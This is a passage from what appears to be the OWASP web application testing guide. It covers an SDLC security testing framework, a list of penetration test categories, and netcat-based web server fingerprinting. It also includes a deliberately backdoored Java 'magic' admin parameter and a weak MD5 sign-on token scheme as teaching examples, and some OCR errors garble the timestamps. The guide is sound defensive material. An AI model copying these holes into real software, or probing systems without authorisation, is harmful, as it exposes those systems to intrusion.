Given that all of the other parameters were simple two- and three-characters fields, it is not possible to start guessing combinations at approximately 28 characters. A web application scanner will need to brute force (or guess) the entire key space of 30 characters. That is up to 3028 permutations, or trillions of HTTP requests! That is an electron in a digital haystack! The code for this may look like the following:
public void doPost(HttpServletRequest request, HttpServletResponse response) { String magic = "sf8g7sfjdsurtsdieerwqredsgnfg8d"; boolean admin = magic.equals(request.getParameter("magic")); if (admin) doAdmin(request, response); else …. // normal processing } By looking in the code, the vulnerability practically leaps off the page as a potential problem.

Example 2: Bad Cryptography

Cryptography is widely used in web applications. Imagine that a developer decided to write a simple cryptography algorithm to sign a user in from site A to site B automatically. In his/her wisdom, the developer decides that if a user is logged into site A, then he/she will generate a key using an MD5 hash function that comprises: *Hash { username : date }*
When a user is passed to site B, he/she will send the key on the query string to site B in an HTTP re-direct. Site B independently computes the hash, and compares it to the hash passed on the request. If they match, site B signs the user in as the user they claim to be. Clearly, as we explain the scheme, the inadequacies can be worked out, and it can be seen how anyone that figures it out (or is told how it works, or downloads the information from Bugtraq) can login as any user. Manual inspection, such as an interview, would have uncovered this security issue quickly, as would inspection of the code. A black-box web application scanner would have seen a 128-bit hash that changed with each user, and by the nature of hash functions, did not change in any predicable way.

A Note about Static Source Code Review Tools

Many organizations have started to use static source code scanners. While they undoubtedly have a

place in a comprehensive testing program, we want to highlight some fundamental issues about why we do not believe this approach is effective when used alone. Static source code analysis alone cannot understand the context of semantic constructs in code, and therefore is prone to a significant number of false positives. This is particularly true with C and C++. The technology is useful in determining interesting places in the code, however significant manual effort is required to validate the findings. For example:

```
char szTarget[12];
char *s = "Hello, World";
size_t cSource = strlen_s(s,20);
strncpy_s(temp,sizeof(szTarget),s,cSource);
strncat_s(temp,sizeof(szTarget),s,cSource);
```

3. THE OWASP TESTING FRAMEWORK

OVERVIEW

This section describes a typical testing framework that can be developed within an organization. It can be seen as a reference framework that comprises techniques and tasks that are appropriate at various phases of the software development life cycle (SDLC). Companies and project teams can use this model to develop their own testing framework and to scope testing services from vendors. This framework should not be seen as prescriptive, but as a flexible approach that can be extended and molded to fit an organization's development process and culture.

This section aims to help organizations build a complete strategic testing process, and is not aimed at consultants or contractors who tend to be engaged in more tactical, specific areas of testing.

It is critical to understand why building an end-to-end testing framework is crucial to assessing and improving software security. Howard and LeBlanc note in *Writing Secure Code* that issuing a security bulletin costs Microsoft at least $100,000, and it costs their customers collectively far more than that to implement the security patches. They also note that the US government's CyberCrime web site (http://www.cybercrime.gov/cccases.html) details recent criminal cases and the loss to organizations. Typical losses far exceed USD $100,000.

With economics like this, it is little wonder why software vendors move from solely performing black box security testing, which can only be performed on applications that have already been developed, to concentrate on the early cycles of application development such as definition, design, and development.

Many security practitioners still see security testing in the realm of penetration testing. As shown in Chapter 3: , and by the framework, while penetration testing has a role to play, it is generally inefficient at finding bugs and relies excessively on the skill of the tester. It should only be considered as an implementation technique, or to raise awareness of production issues. To improve the security of applications, the security quality of the software must be improved. That means testing the security at the definition, design, develop, deploy, and maintenance stages, and not relying on the costly strategy of waiting until code is completely built.

As discussed in the introduction of this document, there are many development methodologies such as the Rational Unified Process, eXtreme and Agile development, and traditional waterfall methodologies. The intent of this guide is to suggest neither a particular development methodology nor provide specific guidance that adheres to any particular methodology. Instead, we are presenting a generic development model, and the reader should follow it according to their company process.

This testing framework consists of the following activities that should take place:

- Before Development Begins
- During Definition and Design
- During Development

- During Deployment
- Maintenance and Operations

PHASE 1 — BEFORE DEVELOPMENT BEGINS

Before application development has started:

- Test to ensure that there is an adequate SDLC where security is inherent.
- Test to ensure that the appropriate policy and standards are in place for the development team.
- Develop the metrics and measurement criteria.

PHASE 1A: POLICIES AND STANDARDS REVIEW

Ensure that there are appropriate policies, standards, and documentation in place. Documentation is extremely important as it gives development teams guidelines and policies that they can follow.

People can only do the right thing, if they know what the right thing is.

If the application is to be developed in Java, it is essential that there is a Java secure coding standard. If the application is to use cryptography, it is essential that there is a cryptography standard. No policies or standards can cover every situation that the development team will face. By documenting the common and predictable issues, there will be fewer decisions that need to be made during the development process.

PHASE 1B: DEVELOP MEASUREMENT AND METRICS CRITERIA (ENSURE TRACEABILITY)

Before development begins, plan the measurement program. By defining criteria that needs to be measured, it provides visibility into defects in both the process and product. It is essential to define the metrics before development begins, as there may be a need to modify the process in order to capture the data.

PHASE 2: DURING DEFINITION AND DESIGN

PHASE 2A: SECURITY REQUIREMENTS REVIEW

Security requirements define how an application works from a security perspective. It is essential that the security requirements be tested. Testing in this case means testing the assumptions that are made in the requirements, and testing to see if there are gaps in the requirements definitions.

For example, if there is a security requirement that states that users must be registered before they can get access to the whitepapers section of a website, does this mean that the user must be registered with the system, or should the user be authenticated? Ensure that requirements are as unambiguous as possible.

When looking for requirements gaps, consider looking at security mechanisms such as:

- User Management (password reset etc.)
- Authentication
- Authorization
- Data Confidentiality
- Integrity
- Accountability
- Session Management
- Transport Security
- Privacy

PHASE 2B: DESIGN AN ARCHITECTURE REVIEW

Applications should have a documented design and architecture. By documented we mean models, textual documents, and other similar artifacts. It is essential to test these artifacts to ensure that the design and architecture enforce the appropriate level of security as defined in the requirements.

Identifying security flaws in the design phase is not only one of the most cost efficient places to identify flaws, but can be one of the most effective places to make changes. For example, being able to identify that the design calls for authorization decisions to be made in multiple places; it may be appropriate to consider a central authorization component. If the application is performing data validation at multiple places, it may be appropriate to develop a central validation framework (fixing input validation in one place, rather than hundreds of places, is far cheaper).

If weaknesses are discovered, they should be given to the system architect for alternative approaches.

PHASE 2C: CREATE AND REVIEW UML MODELS

Once the design and architecture is complete, build UML models that describe how the application works. In some cases, these may already be available. Use these models to confirm with the systems designers an exact understanding of how the application works. If weaknesses are discovered, they should be given to the system architect for alternative approaches.

PHASE 2D: CREATE AND REVIEW THREAT MODELS

Armed with design and architecture reviews, and the UML models explaining exactly how the system works, undertake a threat modeling exercise. Develop realistic threat scenarios. Analyze the design and architecture to ensure that these threats have been mitigated, accepted by the business, or assigned to a third party, such as an insurance firm. When identified threats have no mitigation strategies, revisit the design and architecture with the systems architect to modify the design.

PHASE 3: DURING DEVELOPMENT

Theoretically, development is the implementation of a design. However, in the real world, many design decisions are made during code development. These are often smaller decisions that were either too detailed to be described in the design, or in other cases, issues where no policy or standards guidance was offered. If the design and architecture was not adequate, the developer will be faced with many decisions. If there were insufficient policies and standards, the developer will be faced with even more decisions.

PHASE 3A: CODE WALKTHROUGHS

The security team should perform a code walkthrough with the developers, and in some cases, the system architects. A code walkthrough is a high-level walkthrough of the code where the developers can explain the logic and flow. It allows the code review team to obtain a general understanding of the code, and allows the developers to explain why certain things were developed the way they were.

The purpose is not to perform a code review, but to understand the flow at a high-level, the layout, and the structure of the code that makes up the application.

PHASE 3B: CODE REVIEWS

Armed with a good understanding of how the code is structured and why certain things were coded the way they were, the tester can now examine the actual code for security defects.

Static code reviews validate the code against a set of checklists, including:

- Business requirements for availability, confidentiality, and integrity
- OWASP Guide or Top 10 Checklists (depending on the depth of the review) for technical exposures
- Specific issues relating to the language or framework in use, such as the Scarlet paper for PHP or Microsoft Secure Coding checklists for ASP.NET
- Any industry specific requirements, such as Sarbanes-Oxley 404, COPPA, ISO 17799, APRA, HIPAA, Visa Merchant guidelines or other regulatory regimes.

In terms of return on resources invested (mostly time), static code reviews produce far higher quality returns than any other security review method, and rely least on the skill of the reviewer, within reason. However, they are not a silver bullet, and need to be considered carefully within a full-spectrum testing regime.

For more details on OWASP checklists, please refer to OWASP Guide for Secure Web Applications, or the latest edition of the OWASP Top 10.

PHASE 4: DURING DEPLOYMENT

PHASE 4A: APPLICATION PENETRATION TESTING

Having tested the requirements, analyzed the design, and performed code review, it might be assumed that all issues have been caught. Hopefully, this is the case, but penetration testing the application after it has been deployed provides a last check to ensure that nothing has been missed.

PHASE 4B: CONFIGURATION MANAGEMENT TESTING

The application penetration test should include the checking of how the infrastructure was deployed and secured. While the application may be secure, a small aspect of the configuration could still be at a default install stage and vulnerable to exploitation.

PHASE 5: MAINTENANCE AND OPERATIONS

PHASE 5A: CONDUCT OPERATIONAL MANAGEMENT REVIEWS

There needs to be a process in place which details how the operational side, of the application and infrastructure, is managed.

PHASE 5B: CONDUCT PERIODIC HEALTH CHECKS


Monthly or quarterly health checks should be performed on both the application and infrastructure to ensure no new security risks have been introduced and that the level of security is still intact.

PHASE 5C: ENSURE CHANGE VERIFICATION

After every change has been approved and tested in the QA environment and deployed into the production environment, it is vital that as part of the change management process, the change is checked to ensure that the level of security hasn't been affected by the change.

A TYPICAL SDLC TESTING WORKFLOW

The following figure shows a typical SDLC Testing Workflow.



4 WEB APPLICATION PENETRATION TESTING

This Chapter describes the OWASP Web Application Penetration testing methodology and explains how to test each vulnerability.

4.1 INTRODUCTION AND OBJECTIVES

What is a Web Application Penetration Testing?
A penetration test is a method of evaluating the security of a computer system or network by simulating an attack. A Web Application Penetration Test focuses only on evaluating the security of a web application.
The process involves an active analysis of the application for any weaknesses, technical flaws or vulnerabilities. Any security issues that are found will be presented to the system owner together with an assessment of their impact and often with a proposal for mitigation or a technical solution.

What is a vulnerability?

Given an application owns a set of assets (resources of value such as the data in a database or on the file system), a vulnerability is a weakness on a asset that makes a threat possible. So a threat is a potential occurrence that may harm an asset exploiting Vulnerability. A test is an action that tends to show a vulnerability in the application.

Our approach in writing this guide

The OWASP approach is Open and Collaborative:

- Open: every security expert can participate with his experience in the project. Everything is free.
- Collaborative: we usually perform brainstorming before the articles are written. So we can share our ideas and develop a collective vision of the project. That means rough consensus, wider audience and participation.

This approach tends to create a defined Testing Methodology that will be:

- Consistent
- Reproducible
- Under quality control

The problems that we want to be addressed are:

- Document all
- Test all

We think that is important to use a method to test all the know vulnerabilities and document all the pen test activities.

What is the OWASP testing methodology?

Penetration testing will never be an exact science where a complete list of all possible issues that should be tested can be defined. Indeed, penetration testing is only an appropriate technique for testing the security of web applications under certain circumstances. The goal is to collect all the possible testing techniques, explain them and keep the guide updated.
The OWASP Web Application Penetration Testing is based on black box approach. The tester knows nothing or a few information about the application to test. The testing model is like this:

- Tester: Who performs the testing activities
- Tools and methodology: The core of this Testing Guide project
- Application: The black box to test

The test is divided in 2 phases:

- Passive mode: in the passive mode the tester tries to understand the application's logic, play with the application: a tool can be used for information gathering and HTTP proxy to observe all the HTTP requests and responses. At the end of this phase the tester should understand all the access points (gates) of the application (e.g. Header HTTP, parameters, cookies). For example the tester could find the following:

  https://www.example.com/login/Autentic_Form.html

  Indicates an authentication form in which the application requests a username and a password. The following parameters represent two access points (gates) to the application.

  http://www.example.com/Appx.jsp?a=1&b=1

  In this case the application shows two gates (parameters a and b). All the gates found in this phase represent a point of testing. A spreadsheet with the directory tree of the application and all the access points would be useful for the second phase.

- Active mode: in this phase the tester begin to test using the methodology described in the follow paragraphs.

We have split the set of tests in 8 sub-categories:

- Information Gathering
- Business logic testing
- Authentication Testing
- Session Management Testing
- Data Validation Testing
- Denial of Service Testing

- Web Services Testing
- AJAX Testing

Here is the list of test that we will explain in the next paragraphs:

Category	Ref. Number	Name
Information Gathering	OWASP-IG-001	Application Fingerprint
	OWASP-IG-002	Application Discovery
	OWASP-IG-003	Spidering and googling
	OWASP-IG-004	Analysis of error code
	OWASP-IG-005	SSL/TLS Testing
	OWASP-IG-006	DB Listener Testing
	OWASP-IG-007	File extensions handling
	OWASP-IG-008	Old, backup and unreferenced files
Business logic testing	OWASP-BL-001	Testing for business logic
Authentication Testing	OWASP-AT-001	Default or guessable account
	OWASP-AT-002	Brute Force
	OWASP-AT-003	Bypassing authentication schema
	OWASP-AT-004	Directory traversal/file include
	OWASP-AT-005	Vulnerable remember password and pwd reset
	OWASP-AT-006	Logout and Browser Cache Management Testing
Session Management	OWASP-SM-001	Session Management Schema
	OWASP-SM-002	Session Token Manipulation
	OWASP-SM-003	Exposed Session Variables
	OWASP-SM-004	CSRF
	OWASP-SM-005	HTTP Exploit
	OWASP-DV-001	Cross site scripting

	OWASP-DV-002	HTTP Methods and XST
	OWASP-DV-003	SQL Injection
	OWASP-DV-004	Stored procedure injection
	OWASP-DV-005	ORM Injection
	OWASP-DV-006	LDAP Injection
	OWASP-DV-007	XML Injection
	OWASP-DV-008	SSI Injection
	OWASP-DV-009	XPath Injection
	OWASP-DV-010	IMAP/SMTP Injection
	OWASP-DV-011	Code Injection
	OWASP-DV-012	OS Commanding
	OWASP-DV-013	Buffer overflow
	OWASP-DV-014	Incubated vulnerability
Denial of Service Testing	OWASP-DS-001	Locking Customer Accounts
	OWASP-DS-002	User Specified Object Allocation
	OWASP-DS-003	User Input as a Loop Counter
	OWASP-DS-004	Writing User Provided Data to Disk
	OWASP-DS-005	Failure to Release Resources
	OWASP-DS-006	Storing too Much Data in Session
Web Services Testing	OWASP-WS-001	XML Structural Testing
	OWASP-WS-002	XML content-level Testing
	OWASP-WS-003	HTTP GET parameters/REST Testing
	OWASP-WS-004	Naughty SOAP attachments
	OWASP-WS-005	Replay Testing
AJAX Testing	OWASP-AJ-001	Testing AJAX

4.2 INFORMATION GATHERING

The first phase in security assessment is focused on collecting as much information as possible about a target application. Information Gathering is a necessary step of a penetration test. This task can be carried out in many different ways. Using public tools (search engines), scanners, sending simple HTTP requests, or specially crafted requests, it is possible to force the application to leak information by sending back error messages or revealing the versions and technologies used by the application.

Often it is possible to gather information by receiving a response from the application that could reveal vulnerabilities in the bad configuration or bad server management.

Testing for Web Application Fingerprint

Application fingerprint is the first step of the Information Gathering process; knowing the version and type of a running web server allows testers to determine known vulnerabilities and the appropriate exploits to use during testing.

Application Discovery

Application discovery is an activity oriented to the identification of the web applications hosted on a web server/application server.
This analysis is important because many times there is not a direct link connecting the main application backend. Discovery analysis can be useful to reveal details such as web-apps used for administrative purposes. In addition, it can reveal old versions of files or artifacts such as undeleted, obsolete scripts crafted during the test/development phase or as the result of maintenance.

Spidering and googling

This phase of the Information Gathering process consists of browsing and capturing resources related to the application being tested. Search engines, such as Google, can be used to discover issues related to the web application structure or error pages produced by the application that have been exposed to the public domain.

Analysis of error code

Web applications may divulge information during a penetration test which is not intended to be seen by an end user. Information such as error codes can inform the tester about technologies and products being used by the application.

In many cases, error codes can be easily invoked without the need for specialist skills or tools due to bad exception handling design and coding.

Infrastructure Configuration Management Testing

Often analysis of the infrastructure and topology architecture can reveal a great deal about a web application. Information such as source code, HTTP methods permitted, administrative functionality, authentication methods and infrastructural configurations can be obtained.

Clearly, focusing only on the web application will not be an exhaustive test. It cannot be as comprehensive as the information possibly gathered by performing a broader infrastructure analysis.

SSL/TLS Testing

SSL and TLS are two protocols that provide, with the support of cryptography, secure channels for the protection, confidentiality, and authentication of the information being transmitted.

Considering the criticality of these security implementations, it is important to verify the usage of a strong cipher algorithm and its proper implementation.

DB Listener Testing

During the configuration of a database server, many DB administrators do not adequately consider the security of the DB listener component. The listener could reveal sensitive data as well as configuration settings or running database instances if insecurely configured and probed with manual or automated techniques. Information revealed will often be useful to a tester serving as input to more impacting follow-on tests.

Application Configuration Management Testing

Web applications hide some information that is usually not considered during the development or configuration of the application itself.

This data can be discovered in the source code, in the log files or in the default error codes of the web servers. A correct approach to this topic is fundamental during a security assessment.

Testing for File Extensions Handling

The file extensions present in a web server or a web application make it possible to identify the technologies which compose the target application, e.g. jsp and asp extensions. File extensions can also expose additional systems connected to the application.

Old, Backup and Unreferenced Files

Redundant, readable and downloadable files on a web server, such as old, backup and renamed files, are a big source of information leakage. It is necessary to verify the presence of these files because they may contain parts of source code, installation paths as well as passwords for applications and/or databases.

Web applications may divulge information during a penetration test which is not intended to be seen by an end user. Information (such as error codes) can inform the tester about technologies and products being used by the application.
Such error codes can be easy to exploit without using any particular skill due to bad error handling strategy.

4.2.1 TESTING FOR WEB APPLICATION FINGERPRINT

BRIEF SUMMARY

Web server fingerprinting is a critical task for the Penetration tester. Knowing the version and type of a running web server allows testers to determine known vulnerabilities and the appropriate exploits to use during testing.

DESCRIPTION OF THE ISSUE

There are several different vendors and versions of web servers on the market today. Knowing the type of web server that you are testing significantly helps in the testing process, and will also change the course of the test. This information can be derived by sending the web server specific commands and analyzing the output, as each version of web server software may respond differently to these commands. By knowing how each type of web server responds to specific commands and keeping this information in a web server fingerprint database, a penetration tester can send these commands to the web server, analyze the response, and compare it to the database of known signatures. Please note that it usually takes several different commands to accurately identify the web server, as different versions may react similarly to the same command. Rarely, however, different versions react the same to all HTTP commands. So, by sending several different commands, you increase the accuracy of your guess.

BLACK BOX TESTING AND EXAMPLE

The simplest and most basic form of identifying a Web server is to look at the Server field in the HTTP response header. For our experiments we use netcat. Consider the following HTTP Request-Response:

```
$ nc 202.41.76.251 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 16 Jun 2003 02:53:29 GMT
Server: Apache/1.3.3 (Unix)  (Red Hat/Linux)
Last-Modified: Wed, 07 Oct 1998 11:18:14 GMT
ETag: "1813-49b-361b4df6"
Accept-Ranges: bytes
Content-Length: 1179
Connection: close
Content-Type: text/html

$
```

From the *Server* field we understand that the server is Apache, version 1.3.3, running on Linux operating system. Three examples of the HTTP response headers are shown below:

From an **Apache 1.3.23** server:

```
HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:10: 49 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
```

```
Content-Length: 196
Connection: close
Content-Type: text/HTML
```

From a **Microsoft IIS 5.0** server:

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Expires: Yours, 17 Jun 2003 01:41: 33 GMT
Date: Mon, 16 Jun 2003 01:41: 33 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Wed, 28 May 2003 15:32: 21 GMT
ETag: b0aac0542e25c31: 89d
Content-Length: 7369
```

From a **Netscape Enterprise 4.1** server:

```
HTTP/1.1 200 OK
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:19: 04 GMT
Content-type: text/HTML
Last-modified: Wed, 31 Jul 2002 15:37: 56 GMT
Content-length: 57
Accept-ranges: bytes
Connection: close
```

From a **SunONE 6.1** server:

```
HTTP/1.1 200 OK
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 14:53:45 GMT
Content-length: 1186
Content-type: text/html
Date: Tue, 16 Jan 2007 14:50:31 GMT
Last-Modified: Wed, 10 Jan 2007 09:58:26 GMT
Accept-Ranges: bytes
Connection: close
```

However, this testing methodology is not so good. There are several techniques that allow a web site to obfuscate or to modify the server banner string. For example we could obtain the following answer:

```
403 HTTP/1.1
Forbidden Date: Mon, 16 Jun 2003 02:41: 27 GMT
Server: Unknown-Webserver/1.0
Connection: close
Content-Type: text/HTML;
charset=iso-8859-1
```

In this case the server field of that response is obfuscated: we cannot know what type of web server is running.

PROTOCOL BEHAVIOUR

Refined techniques of testing take in consideration various characteristics of the several web servers available on the market. We will list some methodologies that allow us to deduce the type of web server in use.

HTTP header field ordering

The first method consists of observing the ordering of the several headers in the response. Every web server has an inner ordering of the header. We consider the following answers as an example:

Response from **Apache 1.3.23**

```
$ nc apache.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:10: 49 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML
```

Response from **IIS 5.0**

```
$ nc iis.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://iis.example.com/Default.htm
Date: Fri, 01 Jan 1999 20:13: 52 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Fri, 01 Jan 1999 20:13: 52 GMT
ETag: W/e0d362a4c335be1: ae1
Content-Length: 133
```

Response from **Netscape Enterprise 4.1**

```
$ nc netscape.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:01: 40 GMT
Content-type: text/HTML
Last-modified: Wed, 31 Jul 2002 15:37: 56 GMT
Content-length: 57
Accept-ranges: bytes
Connection: close
```

Response from a **SunONE 6.1**

```
$ nc sunone.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 15:23:37 GMT
Content-length: 0
Content-type: text/html
Date: Tue, 16 Jan 2007 15:20:26 GMT
Last-Modified: Wed, 10 Jan 2007 09:58:26 GMT
Connection: close
```

We can notice that the ordering of the *Date* field and the *Server* field differs between Apache, Netscape Enterprise and IIS.

Malformed requests test

Another useful test to execute involves sending malformed requests or requests of nonexistent pages to the server. We consider the following HTTP response:

Response from **Apache 1.3.23**

```
$ nc apache.example.com 80
GET / HTTP/3.0

HTTP/1.1 400 Bad Request
Date: Sun, 15 Jun 2003 17:12: 37 GMT
Server: Apache/1.3.23
Connection: close
Transfer: chunked
Content-Type: text/HTML; charset=iso-8859-1
```

Response from **IIS 5.0**

```
$ nc iis.example.com 80
GET / HTTP/3.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://iis.example.com/Default.htm
Date: Fri, 01 Jan 1999 20:14: 02 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Fri, 01 Jan 1999 20:14: 02 GMT
ETag: W/e0d362a4c335be1: ae1
Content-Length: 133
```

Response from **Netscape Enterprise 4.1**

```
$ nc netscape.example.com 80
GET / HTTP/3.0

HTTP/1.1 505 HTTP Version Not Supported
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:04: 04 GMT
Content-length: 140
Content-type: text/HTML
Connection: close
```

Response from a **SunONE 6.1**

```
$ nc sunone.example.com 80
GET / HTTP/3.0

HTTP/1.1 400 Bad request
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 15:25:00 GMT
Content-length: 0
Content-type: text/html
Connection: close
```

We notice that every server answers in a different way. The answer also differs in the version of the server. An analogous issue comes if we create requests with a non-existent protocol. Consider the following responses:

Response from **Apache 1.3.23**

```
$ nc apache.example.com 80
GET / JUNK/1.0
```

```
HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:17: 47 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML
```

Response from **IIS 5.0**

```
$ nc iis.example.com 80
GET / JUNK/1.0

HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Fri, 01 Jan 1999 20:14: 34 GMT
Content-Type: text/HTML
Content-Length: 87
```

Response from **Netscape Enterprise 4.1**


```
$ nc netscape.example.com 80
GET / JUNK/1.0

<HTML><HEAD><TITLE>Bad request</TITLE></HEAD>
<BODY><H1>Bad request</H1>
Your browser sent to query this server could not understand.
</BODY></HTML>
```

Response from a **SunONE 6.1**

```
$ nc sunone.example.com 80
GET / JUNK/1.0

<HTML><HEAD><TITLE>Bad request</TITLE></HEAD>
<BODY><H1>Bad request</H1>
Your browser sent a query this server could not understand.
</BODY></HTML>
```

